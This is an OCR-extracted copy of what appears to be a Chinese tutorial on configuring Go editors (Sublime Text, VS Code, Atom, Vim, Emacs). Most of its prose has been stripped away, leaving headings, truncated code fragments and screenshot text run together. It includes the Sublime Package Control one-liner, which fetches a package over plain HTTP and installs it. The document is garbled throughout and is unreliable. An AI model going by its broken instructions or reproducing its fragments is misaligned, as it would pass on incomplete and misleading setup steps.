
  GoGOPATHGo(LiteIDE `Ctrl+,`) `go he

  LiteIDEGOPATH `GOPATH` GOPATH GOPATH

Sublime Text

Sublime Text 3Sublime+GoSublime + gocode

- ,



```
package main

import (
    "fmt"
)

func main() {
    f
}
```

code completion and context-aware snippets

Errors displayed and highlighted as you type

GsLint: undeclared name: f, Line 8, Column 6

```
pack
cons
Mess
Hell
)
```

← Go Back (main.go line 5)

GoSublime Palette

Error on line 4

string not terminated

Error on line 9

expected ')', found 'EOF'


quick navgiation back to previous file/position after navigating to an error

quick panel linking all errors in the current file

1.5 sublime

- Go

-


F:\kanbox\golangtutorials\reflect\main.go (newdds) - Sublime Text 2 (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
FOLDERS
golangtutorials
control
goroutine
goweb
gowebapp
hello
interface
main
mango
object
oscmd
reflect
main.go
sortmap
Tattoo
web
beego
mysql
cdnapi
main.go

```go
package main

import (
    "fmt"
    "reflect"
)

func helloworld(aa float64) {
    fmt.Println("hello world", aa)
}

func main() {
    var x float64 = 3.4
    fmt.Println("type:", reflect.TypeOf(x))
    v := reflect.ValueOf(x)
    fmt.Println("type:", v.Type())
    fmt.Println("kind is float64:", v.Kind() == reflect.Float64)
    fmt.Println("value:", v.Float())
    type MyInt int
    var xx MyInt = 7
    vv := reflect.ValueOf(xx)
    fmt.Println("type:", reflect.TypeOf(xx))
    fmt.Println("type:", vv.Kind())
}
```

1.6 sublime

-

- Sublime Text 3

Sublime

SublimeSublime Sublime Text sublime

1. Package ControlCtrl+`


   Sublime Text 3

```python
import urllib.request,os;pf='Package Control.sublime-package'; ipp=sublime.installed_packages_path();urllib.request.install_opener(urllib.request.build_opener(urllib.request.ProxyHandler()));open(os.path.join(ipp,pf),'wb').write(urllib.request.urlopen('http://sublime.wbond.net/'+pf.replace(' ','%20')).read())
```

Sublime Text 2


```
    import  urllib2,os;pf='Package Control.sublime-package';ipp=sub
lime.installed_packages_path();os.makedirs(ipp)ifnotos.path.exists(
ipp)elseNone;urllib2.install_opener(urllib2.build_opener(urllib2.Pr
oxyHandler()));open(os.path.join(ipp,pf),'wb').write(urllib2.urlope
n('http://sublime.wbond.net/'+pf.replace(' ','%20')).read());print(
'Please restart Sublime Text to finish installation')
```

SublimePackage Control



```
1 .7 sublime
```

1. SublimeGoSublimeSidebarEnhancementsGo BuildSublime Ctrl+Shift+pPackage Controll `pcip` “Package Control: Install Package”



4GL

4GL Syntax Package for Sublime Text 2

install v2012.02.21.17.22.02; github.c.../skarcha/SublimeText2-4GL

AAAPackageDev

Tools to ease the creation of snippets, syntax definitions, etc. for S...

install v2012.07.25.02.03.03; github.../SublimeText/AAAPackageDev

Abacus

An Alignment Plugin for Sublime Text 2 that actually works `⌘⌥^]`

install v2012.08.17.03.25.35; github.com/khiltd/Abacus

ActionScript 3

Sublime Text 2 Package for ActionScript 3 Development

install v2012.02.29.18.01.54; githu.../skoch/Sublime-ActionScript-3

ADBView

Android Debug Bridge Logcat view plugin for Sublime Text 2

install v2012.08.16.04.15.40; github.com/quarnster/ADBView

Additional PHP Snippets

A collection of miscellaneous snippets for coding in PHP using S...t 2

install v2012.02.13.10.45.59; g...stuartherbert/sublime-phpsnippets

1.8 sublime

GoSublimeSidebarEnhancementsGo Build

2. gocode

   go get -u github.com/nsf/gocode

   gocode `$GOBIN`

   gotests():

~~~~
sublimegotests,:

```Go
go get -u -v github.com/cweill/gotests/...

```
~~~~

1. Sublimemain.go `import` `import "fmt"` `fmt.`

   `$PATH` gocode `$PATH` (XP),sublime,sublime text3convert utf8

2. MacOS$GOROOT, $GOPATH, $GOBIN

   sublimecommand + 9 env$PATH, GOROOT, $GOPATH, $GOBIN

   Terminalsublime

   ln -s /Applications/Sublime\ Text\ 2.app/Contents/SharedSupport/bin/subl /usr/local/bin/sublime

Visual Studio Code

vscodeElectronweb, : https://github.com/Microsoft/vscode

1Visual Studio Code

https://code.visualstudio.com/ Visual Studio Code

2Go

Extensions Go GoVisual Studio Code

FileAuto save

vscodeGo.vscode/settings.json

-settings.json:

```
{
    "go.buildOnSave": true,
    "go.lintOnSave": true,
    "go.vetOnSave": true,
    "go.buildFlags": [],
    "go.lintFlags": [],
    "go.vetFlags": [],
    "go.coverOnSave": false,
    "go.useCodeSnippetsOnFunctionSuggest": false,
    "go.formatOnSave": true,
    //goimports
    "go.formatTool": "goreturns",
    "go.goroot": "",//Goroot
    "go.gopath": "",//Gopath
}
```

(,Github Golang):

```
    go get -u -v github.com/nsf/gocode
    go get -u -v github.com/rogpeppe/godef
    go get -u -v github.com/zmb3/gogetdoc
    go get -u -v github.com/golang/lint/golint
    go get -u -v github.com/lukehoban/go-outline
    go get -u -v sourcegraph.com/sqs/goreturns
    go get -u -v golang.org/x/tools/cmd/gorename
    go get -u -v github.com/tpng/gopkgs
    go get -u -v github.com/newhook/go-symbols
    go get -u -v golang.org/x/tools/cmd/guru
    go get -u -v github.com/cweill/gotests/...
```

vscode, delveGo

```
    go get -v -u github.com/peterh/liner github.com/derekparker/delve/cmd/dlv

    brew install go-delve/delve/delve(mac)
```

:

```
```

```
    go get -v -u github.com/peterh/liner github.com/derekparker/delve/cmd/dlv
```

:"dlv-cert", ""->""->"" :

-,launch.json:

```
{
    "version": "0.2.0",
    "configurations": [
        {
            "name": "main.go",
            "type": "go",
            "request": "launch",
            "mode": "debug",
            "remotePath": "",
            "port": 2345,
            "host": "127.0.0.1",
            "program": "${workspaceRoot}",//
            "env": {},
            "args": [],
            "showLog": true
        }
    ]
}
```

Atom

AtomGithubElectronweb,

Atom: https://atom.io/

go-plus:

```
go-plusAtom          go

        go:
```

```
        1.autocomplete-go gocode
        2.gofmt goftm,goimports,goturns
        3.builder-go:go-install go-test,
        4.gometalinet-linter:goline,vet,gotype
        5.navigator-godef:godef
        6.tester-goo :go test
        7.gorename :rename
```

Atom Preference install, go-plus,(install)

go-plus go-plus go: go get

Gogland

GoglandJetBrainsGoIdea GoGoglandIntelliJJetBrains

: https://www.jetbrains.com/go/

Vim

Vimvi,

vim-govimgo

github.com/fatih/vim-go

vimPathogenVundle pathogenvundle

1.Vundle

```
mkdir ~/.vim/bundle
git clone https://github.com/gmarik/Vundle.vim.git ~/.vim/bundle/Vu
ndle.vim
```

.vimrcVundle(Vundle)

```
set nocompatible              " be iMproved, required
filetype off                  " required

" set the runtime path to include Vundle and initialize
set rtp+=~/.vim/bundle/Vundle.vim
call vundle#begin()

" let Vundle manage Vundle, required
Plugin 'gmarik/Vundle.vim'

" All of your Plugins must be added before the following line
call vundle#end()            " required
filetype plugin indent on    " required
```

2.Vim-go

~/.vimrcvundle#beginvundle#end


```

Plugin 'fatih/vim-go'
```

Vim: PluginInstall

3.YCM(Your Complete Me) ~/.vimrc

```

Plugin 'Valloric/YouCompleteMe'
```

Vim: PluginInstall



```
base.go + (~/work/web/golanger/framework/src/golanger/web) (1 of 2) - VIM
2+ base.go
[1:base.go]*[2:page.go]
 -MiniBufExplorer- [-][none,utf-8,unix]                    0x58        1,1          全部
    COOKIE         map[string]string
    SESSION        map[string]interface{}
    MAX_FORM_SIZE  int64
    SupportSession bool
    SessionName    string
    Session        map[string][2]map[string]interface{}
    Request        *http.Request
    ResponseWriter http.ResponseWriter
    Cookie         []*http.Cookie
}

func (b *Base) Init() *Base {
    if b.Session == nil {
        b.Session = map[string][2]map[string]interface{}{}
    }

    b.GET = func() map[string]string {
        g := map[string]string{}
        q := b.Request.URL.Query()
        b.
        f func ClearSession(sessionSign string)
          func Init() *Base
        } func SetCookie(args ...interface)
          var COOKIE map[string]string
        r var Cookie []*http.Cookie
    }()   var GET map[string]string
          var MAX_FORM_SIZE int64
    b.POS var POST map[string]string
        c var Request *http.Request
        c var ResponseWriter http.ResponseWriter
        i var SESSION map[string]interface
          var Session map[string][2]map[string]interface
 ~/work/we var SessionName string  go,utf-8,unix]          0x0         36,11-24       8%
-- 全能补全 (^O^N^P) 匹配 9 / 14
```

1.9 VIMGo

vim:

1. vim

   ```
   cp -r $GOROOT/misc/vim/* ~/.vim/
   ```

2. ~/.vimrc

   ```
   filetype plugin indent on
   syntax on
   ```

3. Gocode

   ```
   go get -u github.com/nsf/gocode
   ```

gocode `$GOPATH/bin`

4. Gocode

   ```
   ~ cd $GOPATH/src/github.com/nsf/gocode/vim
   ~ ./update.bash
   ~ gocode set propose-builtins true
   propose-builtins true
   ~ gocode set lib-path "/home/border/gocode/pkg/linux_amd64"
   lib-path "/home/border/gocode/pkg/linux_amd64"
   ~ gocode set
   propose-builtins true
   lib-path "/home/border/gocode/pkg/linux_amd64"
   ```


   > gocode set
   >
   > propose-builtinsGofalse
   >
   > lib-path:gocode **$GOPATH/pkg/$GOOS_$GOARCH** **$GOROOT/pkg/$GOOS_$GOARCH**lib

1. `:e main.go` Go

VIM ,

Emacs

Emacs



```
[+] fs_test.go
[+] header.go
[+] header_test.go
[+] jar.go
[+] lex.go
[+] lex_test.go
[+] proxy_test.go
[+] range_test.go
[+] readrequest_test.go
[+] request.go
[+] request_test.go
[+] requestwrite_test.go
[+] response.go
[+] response_test.go
[+] responsewrite_test.go
[+] serve_test.go
[-] server.go
     func
      (
       (c *conn)  to (srv *Server)
        (srv *Server) newConn(rwc net.Conn) (
        (srv *Server) maxHeaderBytes() int
        (srv *Server) ListenAndServe() error
        (srv *Server) Serve(l net.Listener) e
        (srv *Server) ListenAndServeTLS(certF
        (rh *redirectHandler) ServeHTTP(w Res
        (mux *ServeMux) match(path string) Ha
        (mux *ServeMux) handler(r *Request) H
        (mux *ServeMux) ServeHTTP(w ResponseW
        (mux *ServeMux) Handle(pattern string
        (mux *ServeMux) HandleFunc(pattern st
        (h *timeoutHandler) errorBody() strin
        (h *timeoutHandler) ServeHTTP(w Respo
        (f HandlerFunc) ServeHTTP(w ResponseW
        (ecr *expectContinueReader) Read(p []
        (ecr *expectContinueReader) Close() e
        (c *conn) readRequest() (w *response,
        (c *conn) close()
        (c *conn) serve()
       (w *response)
       (tw *timeoutWriter)
      Error(w ResponseWriter, error string, c
     type
[+] sniff.go
<<             # Files   47             >>
```

```
    }
    if p[0] != '/' {
        p = "/" + p
    }
    np := path.Clean(p)
    // path.Clean removes trailing slash except for root;
    // put the trailing slash back if necessary.
    if p[len(p)-1] == '/' && np != "/" {
        np += "/"
    }
    return np
}

// Find a handler on a handler map given a path string
// Most-specific (longest) pattern wins
func (mux *ServeMux) match(path string) Handler {
    var h Handler
    var n = 0
    for k, v := range mux.m {
        if !pathMatch(k, path) {
            continue
        }
        if h == nil || len(k) > n {
            n = len(k)
            h = v.h
        }
    }
    ret Handle                         func(pattern string, handler Handler)
}       HandleFunc         func(pattern string, handler func(ResponseWriter, *Request))
        handler                                          func(r *Request) Handler
// hand m                                                var map[string]muxEntry
func (m match                                            func(path string) Handler
    mux mu                                                    var sync.RWMutex
    def ServeHTTP                                 func(w ResponseWriter, r *Request)
    mux.
    // Host-specific pattern takes precedence over generic ones
    h := mux.match(r.Host + r.URL.Path)
    if h == nil {
        h = mux.match(r.URL.Path)
    }
    if h == nil {
        h = NotFoundHandler()
    }
--:**-  server.go     72% (905,8)   Hg-13241  (Go Outl AC -2- pair IBus)--4:11下午---------------
```

1.10 EmacsGo

1. Emacs

```
cp $GOROOT/misc/emacs/* ~/.emacs.d/
```

2. Gocode

```
go get -u github.com/nsf/gocode
```

gocode `$GOBIN`

3. Gocode

```
~ cd $GOPATH/src/github.com/nsf/gocode/emacs
~ cp go-autocomplete.el ~/.emacs.d/
~ gocode set propose-builtins true
propose-builtins true
```

```
  ~ gocode set lib-path "/home/border/gocode/pkg/linux_amd64" //

  lib-path "/home/border/gocode/pkg/linux_amd64"
  ~ gocode set
  propose-builtins true
  lib-path "/home/border/gocode/pkg/linux_amd64"
```

1. Auto Completion

   AutoComplete

   ~ make install DIR=$HOME/.emacs.d/auto-complete

   ~/.emacs

   ```
    ;;auto-complete
    (require 'auto-complete-config)
    (add-to-list 'ac-dictionary-directories "~/.emacs.d/auto-complete/ac-dict")
    (ac-config-default)
    (local-set-key (kbd "M-/") 'semantic-complete-analyze-inline)
    (local-set-key "." 'semantic-complete-self-insert)
    (local-set-key ">" 'semantic-complete-self-insert)
   ```

   : http://www.emacswiki.org/emacs/AutoComplete

2. .emacs

